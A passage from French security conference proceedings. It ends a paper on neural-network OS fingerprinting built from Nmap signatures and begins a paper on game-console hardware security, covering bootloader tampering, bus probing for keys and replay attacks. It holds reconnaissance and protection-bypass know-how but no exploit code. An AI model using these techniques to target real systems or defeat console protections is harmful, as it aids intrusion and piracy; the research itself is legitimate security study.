Nmap fonctionne en comparant la réponse d'une machine avec chaque signature de la base de données. Un score est assigné à chaque signature, calculé simplement comme le nombre de règles qui concordent divisé par le nombre de règles considérées (en effet, les signatures peuvent avoir différents nombres de règles, ou quelques champs peuvent manquer dans la réponse, dans ce cas les règles correspondantes ne sont pas prises en compte). C'est-à-dire que Nmap effectue une espèce de « best fit » basé sur une distance de Hamming, où tous les champs de la réponse ont le même poids.

Un des problèmes que présente cette méthode est le suivant : les systèmes d'exploitation rares (improbables) qui génèrent moins de réponses aux tests obtiennent un meilleur score ! (les règles qui concordent acquièrent un plus grand poids relatif). Par exemple, il arrive que Nmap détecte un Windows 2000 comme un Atari 2600 ou un HPUX ... La richesse de la base de données devient alors une faiblesse !

3.2 Structure de Réseaux Hiérarchique

Si nous représentons symboliquement l'espace des systèmes d'exploitation comme un espace à 568 dimensions (nous verrons par la suite le pourquoi de ce nombre), les réponses possibles des différentes versions des systèmes inclus dans la base de données forme un nuage de points. Ce grand nuage est structuré de façon particulière, puisque les familles de systèmes d'exploitation forment des clusters plus ou moins reconnaissables. La méthode de Nmap consiste, à partir de la réponse d'une machine, à chercher le point le plus proche (selon la distance de Hamming déjà mentionnée).

Notre approche consiste en premier lieu à filtrer les systèmes d'exploitation qui ne nous intéressent pas (toujours selon le point de vue de l'attaquant, par exemple les systèmes pour lesquels il n'a pas d'exploits). Dans notre implémentation, nous sommes intéressés par les familles Windows, Linux, Solaris, OpenBSD, NetBSD et FreeBSD. Ensuite nous utilisons la structure des familles de systèmes d'exploitation pour assigner la machine à une des 6 familles considérées.

Le résultat est un module qui utilise plusieurs réseaux de neurones organisés de façon hiérarchique :

1. premier pas, un réseau de neurones pour décider si l'OS est intéressant ou non.
2. deuxième pas, un réseau de neurones pour décider la famille de l'OS : Windows, Linux, Solaris, OpenBSD, FreeBSD, NetBSD.
3. dans le cas de Windows, nous utilisons le module DCE-RPC endpoint mapper pour raffiner la détection.
4. dans le cas de Linux, nous réalisons une analyse conditionnée (avec un autre réseau de neurones) pour décider la version du kernel.
5. dans le cas de Solaris et des BSD, nous réalisons une analyse conditionnée pour décider la version.

Nous utilisons un réseau de neurones différent pour chaque analyse. Nous avons ainsi 5 réseaux de neurones, et chacun requiert une topologie et un entraînement spécial.

3.3 Entrées du réseau de neurones

La première question à résoudre est : comment traduire la réponse d'une machine en entrées pour le réseau de neurones ? Nous assignons un ensemble de neurones d'entrée à chaque test.
Voici les détails pour les tests T1 ... T7 :
· un neurone pour le flag ACK.
· un neurone pour chaque réponse : S, S++, O.
· un neurone pour le flag DF.
· un neurone pour la réponse : yes/no.
· un neurone pour le champ *Flags*.
· un neurone pour chaque flag : ECE, URG, ACK, PSH, RST, SYN, FIN (en total 8 neurones).
· 10 groupes de 6 neurones pour le champ *Options*. Nous activons un seul neurone dans chaque groupe suivant l'option - EOL, MAXSEG, NOP, TIMESTAMP, WINDOW, ECHOED - en respectant l'ordre d'apparition (soit au total 60 neurones pour les options).
· un neurone pour le champ *W* (window size), qui a pour entrée une valeur hexadécimale.

Pour les flags ou les options, l'entrée est 1 ou -1 (présent ou absent). D'autres neurones ont une entrée numérique, comme le champ W (window size), le champ GCD (plus grand commun diviseur des numéros de séquence initiaux) ou les champs SI et VAL des réponses au test Tseq. Dans l'exemple d'un Linux 2.6.0, la réponse :

`T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)`

se transforme comme indiqué dans le tableau 4. De cette façon nous obtenons une couche d'entrée

ACK	S	S++	O	DF	Yes	Flags	E	U	A	P	R	S	F	...
1	-1	1	-1	1	1	1	-1	-1	1	-1	-1	1	-1	...

Tab. 4. Résultat de la transformation (Linux 2.6.0)

avec 568 dimensions, avec une certaine redondance. La redondance nous permet de traiter de façon flexible les réponses inconnues mais introduit aussi des problèmes de performance ! Nous verrons dans la section suivante comment résoudre ce problème (en réduisant le nombre de dimensions). Comme pour le module DCE-RPC, les réseaux de neurones sont composés de 3 couches. Par exemple le premier réseaux de neurones (le filtre de pertinence) contient : la couche d'entrée 96 neurones, la couche cachée 20 neurones, la couche de sortie 1 neurone.

3.4 Génération du jeu de données

Pour entraîner le réseau de neurones nous avons besoin d'entrées (réponses de machines) avec les sorties correspondantes (OS de la machine). Comme la base de signatures contient 1684 règles, nous estimons qu'une population de 15000 machines est nécessaire pour entraîner le réseau. Nous n'avons pas accès à une telle population ... et scanner l'Internet n'est pas une option !

La solution que nous avons adoptée est de générer les entrées par une simulation Monte Carlo. Pour chaque règle, nous générons des entrées correspondant à cette règle. Le nombre d'entrées dépend de la distribution empirique des OS basée sur des données statistiques. Quand la règle spécifie une constante, nous utilisons cette valeur, et quand la règle spécifie des options ou un intervalle de valeurs, nous choisissons une valeur en suivant une distribution uniforme.

4 Réduction des dimensions et entraînement

4.1 Matrice de corrélation

Lors du design de la topologie des réseaux, nous avons été généreux avec les entrées : 568 dimensions, avec une redondance importante. Une conséquence est que la convergence de l'entraînement est lente, d'autant plus que le jeu de données est très grand. La solution à ce problème fut de réduire le nombre de dimensions. Cette analyse nous permet aussi de mieux comprendre les éléments importants des tests utilisés.

Le premier pas est de considérer chaque dimension d'entrée comme une variable aléatoire X_i ($1 \leq i \leq 568$). Les dimensions d'entrée ont des ordres de grandeur différents : les flags prennent comme valeur 1/-1 alors que le champ ISN (numéro de séquence initial) est un entier de 32 bits. Nous évitons au réseau de neurones d'avoir à apprendre à additionner correctement ces variables hétérogènes en normalisant les variables aléatoires (en soustrayant la moyenne μ et en divisant par l'écart type σ) :

$$\frac{X_i - \mu_i}{\sigma_i}$$

Puis nous calculons la matrice de corrélation R, dont les éléments sont :

$$R_{i,j} = \frac{E[(X_i - \mu_i)(X_j - \mu_j)]}{\sigma_i \, \sigma_j}$$

Le symbole E désigne l'espérance mathématique. Puisqu'après avoir normalisé les variables, $\mu_i = 0$ et $\sigma_i = 1$ pour tout i, la matrice de corrélation est simplement $R_{i,j} = E[X_i \, X_j]$.

La corrélation est une mesure de la dépendance statistique entre deux variables (une valeur proche de 1 ou -1 indique une plus forte dépendance). La dépendance linéaire entre des colonnes de R indique des variables dépendantes, dans ce cas nous en gardons une et éliminons les autres, puisqu'elles n'apportent pas d'information additionnelle. Les constantes ont une variance nulle et sont aussi éliminées par cette analyse.

Voyons le résultat dans le cas des systèmes OpenBSD. Nous reproduisons ci-dessous les extraits des signatures de deux OpenBSD différents, où les champs qui survivent à la réduction de la matrice de corrélation sont marqués en italiques.

```
Fingerprint OpenBSD 3.6 (i386)
Class OpenBSD | OpenBSD | 3.X | general purpose
T1(DF=N % W=4000 % ACK=S++ % Flags=AS % Ops=MNWNNT)
T2(Resp=N)
T3(Resp=N)
T4(DF=N % W=0 % ACK=O %Flags=R % Ops=)
T5(DF=N % W=O % ACK=S++ % Flags=AR % Ops=)

Fingerprint OpenBSD 2.2 - 2.3
Class OpenBSD | OpenBSD | 2.X | general purpose
T1(DF=N % W=402E % ACK=S++ % Flags=AS % Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y % DF=N % W=402E % ACK=S++ % Flags=AS % Ops=MNWNNT)
T4(DF=N % W=4000 % ACK=O % Flags=R % Ops=)
T5(DF=N % W=O % ACK=S++ % Flags=AR % Ops=)
```

Par exemple, pour le test T1, les seuls champs qui varient sont W et les deux premières options, les autres sont constants dans toutes les versions de OpenBSD. Autre exemple, pour le test T4 seul W est susceptible de varier, et le test T5 n'apporte directement aucune information sur la version de OpenBSD examinée.

La table 2 montre la liste complète des champs qui servent à distinguer les différentes versions d'OpenBSD. Comme nous l'avons dit, le test T5 n'apparaît pas, alors que les tests Tseq et PU conservent de nombreuses variables, ce qui nous montre que ces deux tests sont les plus discriminatifs au sein de la population OpenBSD.

4.2 Analyse des Composants Principaux

Une réduction ultérieure des données utilise l'Analyse des Composants Principaux (ACP). L'idée est de calculer une nouvelle base (ou système de coordonnées) de l'espace d'entrée, de telle manière que la majeure variance de toute projection du jeu de données dans un sous-espace de k dimensions, provient de projeter sur les k premiers vecteurs de cette base.
L'algorithme ACP consiste à :
· calculer les vecteurs propres et valeurs propres de R.

Index	Ancien index	Nom du champ
0	20	T1 : TCP OPT 1 EOL
1	26	T1 : TCP OPT 2 EOL
2	29	T1 : TCP OPT 2 TIMESTAMP
3	74	T1 : W FIELD
4	75	T2 : ACK FIELD
5	149	T2 : W FIELD
6	150	T3 : ACK FIELD
7	170	T3 : TCP OPT 1 EOL
8	179	T3 : TCP OPT 2 TIMESTAMP
9	224	T3 : W FIELD
10	227	T4 : SEQ S
11	299	T4 : W FIELD
12	377	T6 : SEQ S
13	452	T7 : SEQ S
14	525	TSeq : CLASS FIELD
15	526	TSeq : SEQ TD
16	528	TSeq : SEQ RI
17	529	TSeq : SEQ TR
18	532	TSeq : GCD FIELD
19	533	TSeq : IPID FIELD
20	535	TSeq : IPID SEQ BROKEN INCR
21	536	TSeq : IPID SEQ RPI
22	537	TSeq : IPID SEQ RD
23	540	TSeq : SI FIELD
24	543	TSeq : TS SEQ 2HZ
25	546	TSeq : TS SEQ UNSUPPORTED
26	555	PU : UCK RID RIPCK EQ
27	558	PU : UCK RID RIPCK ZERO
28	559	PU : UCK RID RIPCK EQ
29	560	PU : UCK RID RIPCK FAIL
30	563	PU : UCK RID RIPCK EQ
31	564	PU : UCK RID RIPCK FAIL
32	565	PU : RIPTL FIELD
33	566	PU : TOS FIELD

Tab. 5. Champs qui permettent de distinguer les OpenBSD

· trier les vecteurs par valeur propre décroissante.
· garder les k premiers vecteurs pour projeter les données.
· le paramètre k est choisi pour maintenir au moins 98% de la variance totale.

Après avoir réalisé l'ACP nous avons obtenu les topologies suivantes pour les réseaux de neurones (la taille de la couche d'entrée originale était de 568 dans tous les cas) : Pour conclure l'exemple de

Analyse	Couche d'entrée (après réduction de la matrice R)	Couche d'entrée (après ACP)	Couche cachée	Couche de sortie
Pertinence	204	96	20	1
Famille d'OS	145	66	20	6
Linux	100	41	18	8
Solaris	55	26	7	5
OpenBSD	34	23	4	3

OpenBSD, à partir des 34 variables qui ont survécu à la réduction de la matrice de corrélation, il est possible de construire une nouvelle base de 23 vecteurs. Les coordonnées dans cette base sont les entrées du réseau, la couche cachée ne contient que 4 neurones et la couche de sortie 3 neurones (car nous distinguons 3 groupes de versions d'OpenBSD). Une fois que l'on sait qu'une machine est un OpenBSD, le problème de reconnaître la version est beaucoup plus simple et borné, et peut être accompli par un réseau de neurones de petite taille (plus efficient et rapide).

4.3 Taux d'apprentissage adaptatif

C'est une stratégie pour accélérer la convergence de l'entraînement. Le taux d'apprentissage est le paramètre λ qui intervient dans les formules d'apprentissage par rétropropagation. Etant donnée une sortie du réseau, nous pouvons calculer une estimation de l'erreur quadratique

$$\frac{\sum_{i=1}^{n}(y_i - v_i)^2}{n}$$

où y_i sont les sorties recherchées et v_i sont les sorties du réseau.

Après chaque génération (c'est-à-dire après avoir fait les calculs pour toutes les paires d'entrée / sortie), si l'erreur est plus grande, nous diminuons le taux d'apprentissage. Au contraire, si l'erreur est plus petite, alors nous augmentons le taux d'apprentissage. L'idée est de se déplacer plus rapidement si nous allons dans la direction correcte. Voici deux graphiques (figures 4.3 et 4.3) qui montrent l'évolution de l'erreur quadratique moyenne en fonction du nombre de générations pour chaque stratégie. Lorsque le taux d'apprentissage est fixe, l'erreur diminue et atteint des valeurs satisfaisantes après 4000 ou 5000 générations. L'erreur a une claire tendance à la baisse (les résultats sont bons) mais avec des pics irréguliers, dus à la nature probabiliste de l'entraînement du réseau.

En utilisant un taux d'apprentissage adaptatif, nous obtenons au début un comportement plus chaotique, avec des niveaux d'erreur plus hauts. Mais une fois que le système trouve la direction correcte, l'erreur chute rapidement pour atteindre une valeur très faible et constante après 400 générations. Ces résultats sont clairement meilleurs et permettent d'accélérer l'entraînement des réseaux.




Fig. 2. Taux d'apprentissage fixe

4.4 Entraînement par sous-ensembles du jeu de données

C'est une autre stratégie pour accélérer la convergence de l'entraînement. Elle consiste à entraîner le réseau avec plusieurs sous-ensembles plus petits du jeu de données. Ceci permet aussi de résoudre des problèmes de limitation d'espace, par exemple lorsque le jeu de données est trop grand pour être chargé entier en mémoire.

Pour estimer l'erreur commise après avoir utilisé un sous-ensemble, nous calculons une mesure d'adéquation G. Si la sortie est $0/1$:

$$G = 1 - (\Pr[\text{ faux positif }] + \Pr[\text{ faux négatif }])$$

Pour d'autres type de sorties, G est simplement :

$$G = 1 - \text{nombre d'erreurs/nombre de sorties.}$$

A nouveau, nous utilisons une stratégie de taux d'apprentissage adaptatif. Si la mesure d'adéquation G augmente, alors nous augmentons le taux d'apprentissage initial (pour chaque sous-ensemble).

Nous reproduisons ci-dessous le résultat de l'exécution du module contre une machine Solaris 8. Le système correct est reconnu avec précision.

```
Relevant / not relevant analysis
    0.99999999999999789    relevant

Operating System analysis
    -0.99999999999999434   Linux
```




Fig. 3. Taux d'apprentissage adaptatif

```
    0.99999999921394744    Solaris
    -0.99999999999998057   OpenBSD
    -0.99999964651426454   FreeBSD
    -1.0000000000000000    NetBSD
    -1.0000000000000000    Windows

Solaris version analysis
    0.98172780325074482    Solaris 8
    -0.99281382458335776   Solaris 9
    -0.99357586906143880   Solaris 7
    -0.99988378968003799   Solaris 2.X
    -0.99999999977837983   Solaris 2.5.X
```

5 Conclusion et idées pour le futur

Dans ce travail, nous avons vu que l'une des principales limitations des techniques classiques de détection des systèmes d'exploitation réside dans l'analyse des données recueillies par les tests, basée sur quelque variation de l'algorithme de « best fit » (chercher le point le plus proche en fonction d'une distance de Hamming).

Nous avons vu comment générer et réunir l'information à analyser, comment homogénéiser les données (normaliser les variables d'entrée) et surtout comment dégager la structure des données d'entrée. C'est l'idée principale de notre approche, qui motive la décision d'utiliser des réseaux

de neurones, de diviser l'analyse en plusieurs étapes hiérarchiques, et de réduire le nombre de dimensions d'entrée. Les résultats expérimentaux (de notre laboratoire) montrent que cette approche permet d'obtenir une reconnaissance plus fiable des systèmes d'exploitation.

De plus, la réduction de la matrice de corrélation et l'analyse en composantes principales, introduits en principe pour réduire le nombre de dimensions et améliorer la convergence de l'entraînement, nous donnent une méthode systématique pour analyser les réponses des machines aux stimuli envoyés. Cela nous a permis de dégager les éléments clefs des tests de Nmap, voir par exemple la table des champs permettant de distinguer les différentes versions d'OpenBSD. Une application de cette analyse serait d'optimiser les tests de Nmap pour générer moins de trafic. Une autre application plus ambitieuse serait de créer une base de données avec les réponses d'une population représentative de machines à une vaste batterie de tests (combinaisons de différents types de paquets, ports et flags). Les mêmes méthodes d'analyse permettraient de dégager de cette vaste base de données les tests les plus discriminatifs pour la reconnaissance d'OS.

L'analyse que nous proposons peut aussi s'appliquer à d'autres méthodes de détection :

1. Xprobe2, d'Ofir Arkin, Fyodor & Meder Kydyraliev, qui base la détection sur des tests ICMP, SMB, SNMP.
2. Passive OS Identification (p0f) de Michal Zalewski, méthode qui a l'avantage de ne pas générer de trafic additionnel. C'est un défi intéressant, car l'analyse porte sur un volume de données plus important (tout le trafic sniffé), et requiert sans doute des méthodes plus dynamiques et évolutives.
3. Détection d'OS basée sur l'information fournie par le portmapper SUN RPC, permettant de distinguer des systèmes Sun, Linux et autres versions de System V.
4. Réunion d'information pour le versant client-side des tests de pénétration, en particulier pour détecter les versions d'applications. Par exemple détecter les Mail User Agents (MUA) tels que Outlook ou Thunderbird, en utilisant les Mail Headers.

Une autre idée pour le futur est d'ajouter du bruit et le filtre d'un firewall aux données étudiées. Ceci permettrait de détecter la présence d'un firewall, d'identifier différents firewalls et de faire des tests plus robustes.

Références

1. Fyodor, Remote OS detection via TCP/IP Stack FingerPrinting, `http://www.insecure.org/nmap/nmap-fingerprinting-article.html`
2. Principal Component Analysis, `http://en.wikipedia.org/wiki/Principal\_component\_analysis`
3. Projets de Corelabs, `http://www.coresecurity.com/corelabs/`
4. Christopher M. Bishop, *Neural Networks for Pattern Recognition*, Oxford University Press, 1995.
5. Timothy Masters, *Practical Neural Network Recipes in C++*, Academic Press, 1994.
6. Simon Haykin, *Neural Networks : A Comprehensive Foundation*, Prentice Hall, 2nd edition (1998).
7. Robert Hecht-Nielsen, *NeuroComputing*, Addison-Wesley, 1990.
8. Alberto. H. Landro, *Acerca de la probabilidad*, Ed. Coop - 2da Edición (2002)
9. W. Richard Stevens, *TCP/IP Illustrated*, Addison-Wesley Professional, 1993.

La sécurité matérielle : le cas des consoles de jeux (*modchip*)

Cédric Lauradoux

INRIA Rocquencourt, Projet CODES
78153 Le Chesnay Cedex, FRANCE
www-rocq.inria.fr/codes/
cedric.lauradoux@inria.fr

Résumé La sécurité matérielle est devenue une préoccupation importante pour les fabricants de consoles de jeux depuis une dizaine d'années. Cet aspect de la conception des systèmes électroniques est bien connu dans les domaines bancaires et militaires. Cependant les enseignements tirés de l'expérience bancaire ou militaire ne peuvent s'appliquer que de façon très limitée dans le contexte des consoles de jeux vidéos. En effet, la sécurisation physique d'une console est bien plus complexe que celle d'une carte à puce. De plus, toute la conception d'une console de jeux est orientée vers la performance (prix et vitesse). Les algorithmes et les protocoles cryptographiques introduisent des pertes significatives de performance. Nous verrons que les mécanismes mis en place par les fabricants de console de jeux ont connu des fortunes diverses. Nous aborderons un certain nombre de failles qui ont permis aux attaquants de contourner toutes les mesures de protection grâce aux *modchips*.

1 Introduction

La sécurité matérielle doit garantir l'intégrité d'un système contre des sondes physiques. Cette propriété est capitale pour les systèmes d'information bancaires ou militaires, c'est pourquoi les investigations en sécurité matérielle se sont restreintes à ces deux domaines. Cependant l'avènement des réseaux haut débit et les avancées dans le domaine du multimédia et de la réplication ont engendré de nouvelles problématiques en sécurité. La principale problématique est devenu la lutte contre le piratage. Pour empêcher les copies illicites, les producteurs de contenu ont essayé de renforcer la sécurité des supports d'exécution. C'est particulièrement vrai pour l'industrie du jeu vidéo, qui souffre depuis longtemps de ce problème. Les fabricants de consoles tentent depuis de nombreuses années de modifier le support d'exécution et le support des jeux afin d'empêcher l'exécution des médias illicites.

Les problématiques matérielles rencontrées dans les consoles de jeux sont très différentes des systèmes habituellement traités en sécurité matérielle. En effet, les domaines bancaires ou militaires peuvent se permettre d'employer des *System On Chip* (SOC) sécurisés. Ces équipements permettent d'intégrer dans un composant sécurisé de la mémoire ainsi que de la puissance de calcul. C'est le cas par exemple des cartes à puce. Les performances de ces systèmes sont relativement modestes et leur coût d'intégration peut être important. Ceci est clairement en contradiction avec les contraintes de conception d'une carte mère de console. La puissance et le coût sont déterminants dans le succès d'une console. Les objectifs sécuritaires que l'on désire atteindre pour les consoles sont différents de ceux du domaine bancaire. Il y une grande différence entre protéger des transactions bancaires (haut

niveau de sécurité) et protéger une console de jeu. Le but des fabricants n'est pas la sécurité inconditionnelle mais un compromis entre le coût de sécurisation et le coût de piratage. Le mécanisme de sécurité idéal pour un fabricant rendrait le piratage marginal en obligeant l'attaquant pour le casser à employer des équipements relativement onéreux. A l'heure actuelle, le coût de piratage est relativement modeste, il consiste principalement en un *modchip* dont la valeur correspond à celle d'un FPGA bas de gamme (1-10 dollars).

L'objectif de ce document est de présenter certains aspects de la sécurité lié au processeur. Dans une première partie, nous étudierons les flux de communication en direction du processeur. Nous verrons comment les *modchips* peuvent leurrer les processeurs et permettre l'exécution de copies pirates. Ensuite, nous verrons comment les mécanismes d'optimisation intégrés dans les processeurs peuvent mettre en péril la sécurité des systèmes en créant des canaux cachés ou en provoquant des fuites d'informations.

2 Analyse du *Modchiping*

Un *modchip* est un équipement matériel capable de contourner les sécurités des consoles. Historiquement, les *modchips* étaient conçus pour contourner les restrictions de zonage. Cependant, il n'a pas fallu attendre longtemps avant de voir des *modchips* permettant l'exécution de copies illicites ou de détourner l'utilisation des consoles. Le niveau technologique des *modchips* est très élevé. Ceci vient principalement du fait que les processus de production sont proches des processus industriels. Pour comprendre comment fonctionnent les *modchips*, nous allons étudier l'architecture générique d'une console (Figure 1).




Fig. 1. Architecture générique d'une console de jeu

La Figure 1 nous montre que les contraintes de performance sont le cœur du problème en sécurité matérielle. En effet, on ne voit aucun composant dédié à la sécurité comme par exemple le chiffrement des bus. Cette observation n'est plus complètement vraie avec les consoles de dernière génération puisque qu'elles disposeront toutes du *Trusted Platform Module* [3]. Nous allons nous

concentrer sur les premiers mécanismes de sécurité des consoles. L'implantation de ces mécanismes est purement logicielle, c'est à dire qu'il s'agit de faire exécuter du code au processeur prouvant l'intégrité du support du jeu. Cette vérification est faite à l'insertion du jeu et elle est constituée de deux éléments :

- un signal émis par le lecteur lors de l'insertion du jeu. Ce signal peut correspondre à une signature placée sur le média du jeu. Cette signature ne doit pas être reproductible et ne peut être calculée que par des éditeurs de jeu agréés (signature type RSA). Le signal traverse les bus, pour atteindre le processeur qui sera capable de vérifier la présence d'une signature valide. A ce signal d'intégrité, on associe un certain nombre de signaux annexes comme la détection d'un support, la fermeture du boîtier de lecture...
- une configuration particulière du processeur (*bootload*) qui permet la vérification du signal émis par le support du jeu. Cette configuration consiste principalement dans le chargement du système d'exploitation de la console. Le chargement du *bootload* doit être rapide, ceci impose des contraintes fortes sur le type de mémoire à employer pour le stocker (ROM, FLASH...) [8].

On peut remarquer que cette phase de vérification fait intervenir tous les composants du système (mis à part la mémoire centrale). Cette caractéristique est en contradiction avec les principes de développement d'un système sécurisé. En effet, la quantité de communication croît avec le nombre de participants ce qui signifie que le volume de données critiques qui doit circuler sur les bus sera d'autant plus important. Un point de vue pragmatique de la sécurité matérielle voudrait que les données critiques soient manipulées le moins possible. C'est dans cette perspective que sont employés les *SOC* dans le milieu bancaire car ils éliminent certains transferts d'information sur des bus extérieurs. Pour une console, un *SOC* permettrait de lier le processeur et le *bootload* de manière immuable, empêchant ainsi toute modification par un pirate du *bootload*. L'ajout de ce type de matériel ne serait malheureusement pas suffisant pour garantir l'intégrité d'un média. Les signaux en provenance des périphériques peuvent être détournés par l'attaquant.

Nous allons maintenant détailler les attaques possibles contre la phase de *bootload* et principalement détailler les attaques de rejeu. Ensuite, nous détaillerons les attaques contre la chaîne relayant le signal émis par le support du jeu.

2.1 Attaques contre le *bootload*

L'initialisation d'un processeur consiste à charger un *bootload* depuis un composant mémoire. Comme tout logiciel complexe, le *bootload* est appelé à évoluer (correctif, nouvelle version...). Cette condition impose que la mémoire puisse être réécrite. Il faut aussi que la programmation initiale du composant mémoire soit simple (impératif économique). Les mémoires FLASH sont tout à fait désignées pour ce type de tâche car leur utilisation est très flexible. Dans un système sécurisé, le chargement du *bootload* a un aspect critique. En effet, si un attaquant est capable de modifier le *bootload*, alors il peut configurer le processeur pour son propre intérêt. L'attaquant peut modifier le *bootload* en exploitant une faille logicielle (*softmodding*) ou en reconfigurant physiquement le composant mémoire. Dans ce contexte, les mémoires FLASH ont le désavantage d'être faciles à extraire et faciles à modifier. Le *bootload* pirate peut permettre d'éliminer la phase de vérification ou d'engendrer une réponse toujours positive lors du test du support du jeu. Pour palier ce problème, certains constructeurs ont choisi d'employer une mémoire ROM qui va contenir le code permettant de vérifier l'intégrité d'une mémoire FLASH (Figure 2). L'intérêt d'employer une mémoire ROM

est qu'elle est beaucoup plus difficiles à extraire. L'intégrité de la mémoire FLASH est garantie par le chiffrement et le hachage. Le contenu de la mémoire ROM consiste donc principalement en un algorithme de chiffrement symétrique (déchiffrement) et une fonction de hachage. Lors de la vérification, le contenu de la mémoire FLASH sera déchiffré avec la clef du processeur et les hachés vérifiés.




Fig. 2. Phase de vérification d'un support de jeu

L'ajout de la ROM oblige l'attaquant à forger un *bootload* conforme aux algorithmes de vérification. L'analyse de la ROM peut lui fournir l'algorithme employé pour le déchiffrement [4] mais il a aussi besoin de la clef de déchiffrement. Andrew Huang a démontré dans [4] que cette clef ne devait en aucun cas circuler en clair sur un bus. En effet, une sonde peut très bien espionner le bus durant la phase de vérification de la mémoire FLASH et ainsi intercepter la clef.

Ce schéma de *bootload* emploie les mêmes mécanismes de vérification (chiffrement et hachage) que le système XOM [7]. Malheureusement, le chiffrement et le hachage ne permettent pas d'empêcher les attaques de rejeu.

2.2 Aspect théorique : les attaques de rejeu

Le rejeu est une attaque classique en cryptographie. On considère un canal de transmission par lequel deux participants (Alice et Bob) veulent communiquer de façon sûre malgré la présence d'un espion (Eve). Pour cela, Alice et Bob peuvent se mettre d'accord pour employer un algorithme de chiffrement symétrique E et pour choisir une clef secrète k qu'ils partagent tous les deux (je ne considère pas ici les problèmes d'authentification qui sont bien connus). L'algorithme étant sûr, et Eve n'ayant pas la connaissance de la clef, elle n'est pas capable de connaître le contenu des messages. Pour Eve, une attaque par rejeu (Figure 3) consiste, pour une séquence de messages m_i entre Alice et Bob, à enregistrer les communications puis à effacer certaines réponses de Bob (respectivement d'Alice) et à les remplacer par des messages de Bob (Alice) qu'elle a enregistrés.

Alice	Canal	Eve	Bob
$y_1 = E_k(m_1)$	Alice $\rightarrow$ Bob	-	$m_1 = D_k(y_1)$
$m_2 = D_k(y_2)$	Alice $\leftarrow$ Bob	enregistre y_2	$y_2 = E_k(m_2)$
$y_3 = E_k(m_3)$	Alice $\rightarrow$ Bob	-	$m_3 = D_k(y_3)$
$m_2 = D_k(y_2)$	Alice $\leftarrow$ Eve	renvoi y_2	$y_4 = E_k(m_4)$

Fig. 3. Exemple d'attaque par rejeu

La solution classique en cryptographie consiste à employer des numéros de trame (*initial value*) valides pendant la durée d'une transmission donnée (Figure 4). Quand Alice envoie le message m_i, elle le chiffre avec E qui est initialisé avec la clef secrète et un numéro de trame t_i grâce à la fonction f. Le numéro de trame de chaque participant ($t_{A,i}$ et $t_{B,j}$) est incrémenté après chaque transmission, et les numéros de trame de départ doivent être décidés par les participants. Cette solution est implantée grâce au mode compteur (CTR) d'un algorithme de chiffrement à clef secrète.

Alice	Canal	Eve	Bob
$y_1 = E_{f(k,t_{A,0})}(m_1)$	Alice $\rightarrow$ Bob	-	$m_1 = D_{f(k,t_{A,0})}(y_1)$
$m_2 = D_{f(k,t_{B,0})}(y_2)$	Alice $\leftarrow$ Bob	enregistre y_2	$y_2 = E_{f(k,t_{B,0})}(m_2)$
$y_3 = E_{f(k,t_{A,1})}(m_3)$	Alice $\rightarrow$ Bob	-	$m_3 = D_{f(k,t_{A,1})}(y_3)$
$D_{f(k,t_{B,1})}(y_2) \neq D_{f(k,t_{B,0})}(y_2)$	Alice $\leftarrow$ Eve	renvoi y_2	$y_4 = E_{f(k,t_{B,1})}(m_4)$

